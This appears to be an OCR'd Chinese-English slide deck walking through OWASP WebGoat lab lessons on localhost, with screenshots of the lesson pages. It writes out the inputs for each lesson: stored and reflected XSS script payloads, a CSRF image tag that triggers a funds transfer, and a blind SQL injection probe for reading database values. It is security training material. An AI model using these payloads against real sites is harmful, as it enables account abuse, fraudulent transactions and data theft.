
Documentation Contributers
Erwin Geirnaert
Aung Khant
Sherif Koussa

WARNING
While running this program, your machine is extremely vulnerable to attack if you are not running on localhost. If you are NOT running on localhost (default configuration), You should disconnect from the network while using this program.

This program is for educational purposes only. Use of these techniques without permission could lead to job termination, financial liability, and/or criminal penalties.

WebGoat 測試平台 (cont.)

- 平台畫面，左邊選項提供各種攻擊練習



How To Work With WebGoat

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints and solution. You have to use WebScarab for the first time.

Enter your name: [ ] Go!

OWASP Foundation | Project WebGoat

Part III

WEBGOAT - XSS攻擊練習


XSS攻擊練習

- Stored XSS Attacks
- Cross Site Request Forgery(CSRF)
- LAB: Cross Site Scripting
  - Stage 1: Stored XSS
  - Stage 5: Reflected XSS

- 依指示輸入字串，直到出現畫面：「* Congratulations. You have successfully completed this lesson」

Stored XSS Attacks

- 內嵌式XSS攻擊
  - 建立留言內容
  - 測試字串：<script>alert("XSS Testing")</script>



Stored XSS Attacks

localhost/WebGoat/attack?Screen=50&menu=900

OWASP WebGoat V5.2


Solution VideosIt is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is pa important for content that will be permanently stored somewhere in Users should not be able to create message content that could caus to load an undesireable page or undesireable content when the use retrieved.

Title: Hello

Message: <script>alert("XSS Testing")</script>

Message List
Hello

OWASP Foundation | Project WebGoat | Report Bug



Stored XSS Attacks

localhost/WebGoat/attack?Num=2

Solution VideosIt is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesireable page or undesireable content when the user's message is retrieved.

* Congratulations. You have successfully completed this lesson.


位於 localhost says: 的網頁

XSS Testing

Message Contents For: Hello
Title: Hello
Message:

Stored XSS Attacks (cont.)

- 留言版內容已被置入Script語法。



Stored XSS Attacks

localhost/WebGoat/attack?Num=2

Logout

Stored XSS Attack

OWASP WebGoat V5.2

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the applicatio Users should not be able to create message content that could cause another use to load an undesireable page or undesireable content when the user's message is retrieved.

Restart this Les

* Congratulations. You have successfully completed this lesson.

Title:

Message:


Submit

Message Contents For: Hello
Title: Hello
Message:
Posted By:guest

Message List
Hello

ASPECT SECURIT

OWASP Foundation | Project WebGoat | Report Bug




view-source:localhost/WebG...

view-source:localhost/WebGoat/attack?Num=2

```
        Message Contents For: Hello
</h1><table cellpadding='0' cellspacing='0' border='0'>
        <tr>
                <td>
                        <b>
                                Title:
                        </b>
                </td>
                <td>
                        Hello
                </td>
        </tr>
        <tr>
                <td>
                        <b>
                                Message:
                        </b>
                </td>
                <td>
                        <script>alert("XSS Testing")</script>
                </td>
        </tr>
        <tr>
                <td>
                        Posted By:
                </td>
                <td>
                        guest
                </td>
        </tr>
</table><hr><h1>
```

Cross Site Request Forgery(CSRF)

- 需在留言版置入一圖片(1x1 pixel)，圖片連結包含惡意連結請求(Malicious Request)，此連結為這個課程連結加上transferFunds=4000 。


Cross Site Request Forgery (...
localhost/WebGoat/attack?Screen=9&menu=900
Logout
Cross Site Request Forgery (CSRF)
OWASP WebGoat V5.2
Hints
Show Params
Show Cookies
Lesson Plan
Show Java
Solution
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Cross Site Request Forgery (CSRF)
Reflected XSS Attacks
HTTPOnly Test
Cross Site Tracing (XST)
Solution Videos
Restart this Lesson
Submit
Message List
OWASP Foundation | Project WebGoat | Report Bug

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title: CSRF test


Message:

```
<img src=http://localhost/WebGoat/attack?
Screen=9&menu=900&transferFunds=4000 width=1 height=1>
```

Created by Sherif Koussa

LAB: Cross Site Scripting

- Stage 1：Stored XSS
  - 課程範例：人力資源管理系統中含有XSS弱點，員工(Tom)透過此弱點，使人力資源部的職員(Jerry)受到此攻擊。



LAB: Cross Site Scripting

localhost/WebGoat/attack?Screen=33&menu=900

LAB: Cross Site Scri

OWASP WebGoat V5.2

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Cross Site Request Forgery (CSRF)
Reflected XSS Attacks
HTTPOnly Test


Solution VideosStage 1: Execute a Stored Cross Site Scripting (XSS) attack. Restart this

As 'Tom', execute a Stored XSS attack against the Street field on the Edit Pro
page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the prenames.

Goat Hills Financial
Human Resources

Welcome Back Tom

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.<sc	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	Tom Cat
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0



LAB: Cross Site Scripting

localhost/WebGoat/attack?Screen=33&menu=900

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management

Solution VideosStage 2: Block Stored XSS using Input Validation. Restart this Lesson

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' with 'David' as the manager. Verify that 'David' is not affected by the attack.

* You have completed Stored XSS.
* Welcome to Block Stored XSS using Input Validation

Welcome Back Jerry


First Name: Tom
Street: 2211 HyperThread Rd.

位於 localhost says: 的網頁

XSS

LAB: Cross Site Scripting (cont.)

- Stage 5：Reflected XSS
  - 攻擊者可利用此平台的某程式弱點，透過郵件或是聊天軟體傳送含有惡意參數的連結給使用者。
- 測試字串：<script>alert(XSS)</script>
- 測試程式弱點畫面：此程式為搜尋使用者功能。



Solution VideosStage 5: Execute a Reflected XSS attack.
Use a vulnerability on the Search Staff page to craft a URL containing a reflected XSS attack. Verify that another employee using the link is affected by the attack.

Name: "><script>alert(XSS)</scr

Part IV

WEBGOAT - SQL INJECTION攻擊練習

Injection Flaws攻擊練習

- Blind SQL Injection (講師解答)
- Numeric SQL Injection
- String SQL Injection
- LAB: SQL Injection
  - Stage 1: String SQL Injection
  - Stage 3: Numeric SQL Injection

- 依指示輸入字串，直到出現畫面：「* Congratulations. You have successfully completed this lesson」


Blind SQL Injection

- 透過SQL 語法，盲猜測資料庫資料，例如：帳號。
- Hint：
  - Ascii Values: 'A' = 65, 'Z' = 90, 'a' = 97, 'z' = 122
  - 找出pins資料表中name表格的資料，目標是相對應的cc_number=4321432143214321。

Blind SQL Injection (cont.)

- 透過trial and error的方式，找出資料表中的帳號。
- 課程範例：
  - 101 AND (ascii(substr((SELECT first_name FROM user_data WHERE userid=15613) , 1 , 1)) = 74);

可透過程式大量查詢，從資料庫偷取資料



The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first_name in table user_data for userid 15613. Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: 101 AND (ascii(substr((Go!

